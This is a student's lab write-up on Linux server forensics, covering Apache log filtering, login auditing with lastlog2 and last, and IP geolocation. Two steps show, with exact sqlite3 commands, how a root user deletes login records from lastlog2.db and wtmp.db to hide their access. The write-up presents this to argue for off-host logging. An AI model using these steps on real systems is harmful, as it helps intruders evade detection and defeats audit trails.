To reinforce host-level forensic investigation skills, I completed the Linux Server Forensics room on TryHackMe. This exercise simulated the kind of triage required when a Linux web server has been compromised. It guided me through tasks involving log analysis, persistence detection, user auditing, and execution history — all within a forensically relevant virtual machine setup.



Tasks 2–3: Apache and Web Server Log Analysis
Apache logs became the main focus for identifying attacker footprint and lateral movement attempts. In Task 2, filtering out user-agent noise was accomplished with:
egrep -v "Mozilla|DirBuster" access.log

This helped narrow the view to potential malicious tools that were not typical browsers or scanning utilities. For Task 3, the presence of binary junk in the log file made grepping ineffective, so I used:
less access.log

and searched via /POST /contact.php to reveal the suspicious web form interaction. To isolate successful payload delivery through GET requests, I chained:
egrep "DirB" /var/log/apache2/access.log | egrep "GET" | egrep " 200 "

Tasks 4–5: Persistence and User Enumeration
Inspected system persistence mechanisms such as cron jobs, hidden .bashrc edits, or files written to startup directories. Evaluated /etc/passwd, .ssh/authorized_keys, and bash history files to identify unauthorized or recently added users and sniffed credentials.

Tasks 6–11: Execution History and Deep Persistence
Examined shell history, crontabs, and service logs. I used tools like last, w, and cat ~/.bash_history to piece together how adversaries maintained access. Certain tasks introduced evidence hiding through encodings and malicious shell script chains disguised in benign-looking filenames.


This room served as a valuable hands-on simulation of real-world host forensics. Rather than isolated theoretical commands, it required correlating system artifacts across time and services — from web server logs to cron-based persistence and user-level backdoors. The layered structure of this exercise challenged me to not only identify signs of compromise but also understand attacker methodology, giving me deeper insight into what effective log-based detection and triage should look like.

Step 4: Logging with lastlog2, last, and IP Geolocation

Before you can defend a system, you’ve gotta know who’s been in and when. This step focused on digging into login records using native Linux tools and tracing back connection origins via IP lookups. It’s all about developing that forensic instinct—catching subtle access patterns that could hint at misuse or policy violations.

Command 1 – lastlog2

Ran lastlog2 to view login history per account. This showed all users' most recent access attempts across the system. Of note were multiple entries for SSH logins on my user (calizo), as well as guest, keyonly, and course-related users like myuser, postgres, and wuchang.




Screenshot shows logins sourced from:

- 35.235.241.64 (calizo)
- ::1 (keyonly - local)
- 35.235.240.144 (wuchang)

Command 2 – last -n 10

Executed last -n 10 to pull the most recent 10 login events. This provided more granular detail including timestamps, session duration, and confirmation of ongoing sessions. It also verified repeated SSH logins from consistent Google Cloud source IPs:

- 35.235.241.64
- 35.235.240.145
- 35.235.248.0 and .2



Command 3 – IP Geolocation via IP-API
Used curl with IP-API to geolocate the SSH client IP 34.82.139.244 (noted from separate login history). The JSON response confirmed the location as:

- City: The Dalles
- Region: Oregon
- Provider: Google Cloud (us-west1)

This reflects the expected geolocation for a GCP-hosted VM like my Kali instance.



Using native Linux tools like lastlog2 and last, I was able to trace user logins across SSH and local terminals, determine session durations, and correlate IP addresses with their point of origin using curl and the IP-API endpoint. The results validated that log-based forensics on authentication can reveal useful insights about who accessed the system, when, and from where—a foundational skill for host-based intrusion analysis.


Step 5: Cross-checking Login Source Cities Using CLI Geo-IP Lookups

By this point in the lab, I had already reviewed the login timestamps and corresponding user accounts, but this time I wanted to dig deeper into where the logins were coming from geographically. The idea here was to use shell commands to extract IP addresses from login records and query them against a public geo-IP API to ensure nothing looked anomalous—say, like a random login from outside of the expected West Coast zones. Let's break down how I got there and what I found.

Manual Recon Commands Used:

1. Get raw login lines containing IPs:


last | egrep " [0-9]+\.[0-9]+\.[0-9]+\.[0-9]+ "



This pulled in every login entry where the originating IP matched a basic IPv4 regex. It helped surface both SSH and pseudo-terminal login sessions from remote IPs.

2. Extract just the IP column from those entries:


last | egrep " [0-9]+\.[0-9]+\.[0-9]+\.[0-9]+ " | awk '{print $3}'



Cleanly isolated the third field of each match (the IP address).

3. Sort and de-duplicate to reduce API calls:

last | egrep " [0-9]+\.[0-9]+\.[0-9]+\.[0-9]+ " | awk '{print $3}' | sort | uniq



Output gave me a clean list of unique login IPs.

4. Geo-lookup each IP address with IP-API:

```
IPS=`last | egrep " [0-9]+\.[0-9]+\.[0-9]+\.[0-9]+ " | awk '{print $3}' | sort | uniq`

for i in `echo $IPS`
do
  curl http://ip-api.com/json/$i?fields=city
  echo $i
done
```



<u>IP Geolocation Findings</u>

The curl results showed that:

- Most IPs resolved to "Mountain View", which makes sense as these are common Google Cloud IP blocks in us-west1.
- Two outliers from "The Dalles" (IP: 34.168.224.164 and 35.247.12.160) were still tied to Google infrastructure—also within Oregon.

Answer to Q1: No, not all logins were from Portland specifically. However, all were still geographically and contextually expected (Oregon region under Google Cloud), so no red flags stood out in terms of compromised access from unexpected regions.

Overall, this step reinforced a practical routine for quickly vetting login origin data. Being able to script out and automate city lookups via the IP-API makes this type of low-effort geographic forensics fast and repeatable. I could definitely see myself building this into a regular cron-driven audit script in a real-world production system.

Step 6: Tampering with lastlog2 - Dissecting Trust Boundaries in Host Logging

This step gave me hands-on perspective into why logs—while useful—are not inherently trustworthy on compromised systems. Once root access is gained, adversaries can surgically remove their traces from utilities like lastlog2, potentially erasing any obvious trail of initial entry. The goal here was to simulate that exact tampering by wiping my own login record from the system’s last login database.

1. What file does lastlog2 use to store its database of previous logins?
According to man lastlog2, the file in use is:
/var/lib/lastlog/lastlog2.db

2. Opened the SQLite database directly with:
sudo sqlite3 /var/lib/lastlog/lastlog2.db

- Ran: .tables
    - Confirmed the table name: Lastlog2.

- Ran: .schema Lastlog2
    - Revealed the table schema, showing:
        - CREATE TABLE Lastlog2(Name TEXT PRIMARY KEY, Time INTEGER, TTY TEXT, RemoteHost TEXT, Service TEXT);

- Then ran: SELECT * FROM Lastlog2;
    - Found my entry: calizo|1748387321|ssh|35.235.241.65|sshd


    - To simulate tampering, I deleted my own entry by targeting the Time column as the identifier:
        - DELETE FROM Lastlog2 WHERE Time=1748387321;

- Exited SQLite with Ctrl+D.

3. Verified the erasure by running:
lastlog2 -u calizo

Output confirmed:
Username Port From Latest
calizo **Never logged in**

Mission complete: My login record had been cleanly wiped from lastlog2.



This exercise reinforced how fragile on-host forensics become post-compromise. Once an attacker escalates to root, even the most basic artifacts like login logs can be edited or deleted entirely—undermining trust in the system’s state. Realistically, secure environments should implement off-machine logging to SIEMs or hardened log servers. It's not just about capturing logs—it's about making sure the attacker can’t rewrite the story you’re trying to reconstruct.

Step 7: Tampering with last

I wanted to explore how fragile our audit trails can be once root access is compromised. We've already seen how lastlog2 can be wiped clean via SQLite, so now it's time to check whether last, the more commonly used tool for login auditing, is just as vulnerable. Spoiler alert: it is.

1. Man page check
From man last, I confirmed that last reads from:
/var/lib/wtmpdb/wtmp.db

This is the SQLite database where historical login records are stored.

2. Accessing the DB
I connected to the database using:
sudo sqlite3 /var/lib/wtmpdb/wtmp.db

and verified the table name:
.tables


The result was:
wtmp

3. Schema inspection
Using:
.schema wtmp

I saw that the login records are indexed under the Login column, which stores timestamps as primary identifiers.

4. Entry review and deletion
I ran:
SELECT * FROM wtmp;

After identifying the most recent login timestamp, I deleted it via:
DELETE FROM wtmp WHERE Login=1748390053965260;
(Note: My first attempt had a syntax error due to a missing E.)



5. Validation
Finally, I exited sqlite3 and ran:
last

This confirmed the most recent session was removed, but earlier entries remained intact — which is sneakier than a full wipe.

Q1. What file does last use to store logins?

- /var/lib/wtmpdb/wtmp.db

Q2. Screenshot shown above confirms:

- The top login entry for calizo was successfully deleted and is no longer listed.

This step underscores how easily an attacker with root privileges can surgically erase their traces from both lastlog2 and last. While deleting all logs would be obvious, selectively removing only the latest one mimics a power failure or system misfire. It’s subtle — and that’s what makes it dangerous.

This is exactly why real-world systems push logs off-host in near real-time to services like GCP Logs Explorer, AWS CloudTrail, or Splunk SIEM. If the logs never live on the


compromised system, the attacker can’t tamper with them. Local-only logging is a single point of forensic failure.

Step 8: Log Rotation Analysis


Now that I’ve been poking around system logs and uncovering how attackers could erase or spoof login history, it makes sense to figure out how long those logs even stick around in the first place. If we’re going to talk about forensic readiness, I need to understand when and how logs get rotated, overwritten, or compressed. That’s where logrotate comes in. This step is all about digging into the default log rotation policy and finding out which files follow their own custom rules. Let’s break it down.

I began by listing both authentication and failed login logs to see how many historical entries were being preserved:
ls -l /var/log/btmp* /var/log/auth.log*

Noticed right away: auth.log has several compressed backups (auth.log.1.gz to auth.log.4.gz), while btmp only had one: btmp.1. That hinted at possible different rotation policies, so I followed up by reviewing the global logrotate config:
man logrotate
cat /etc/logrotate.conf



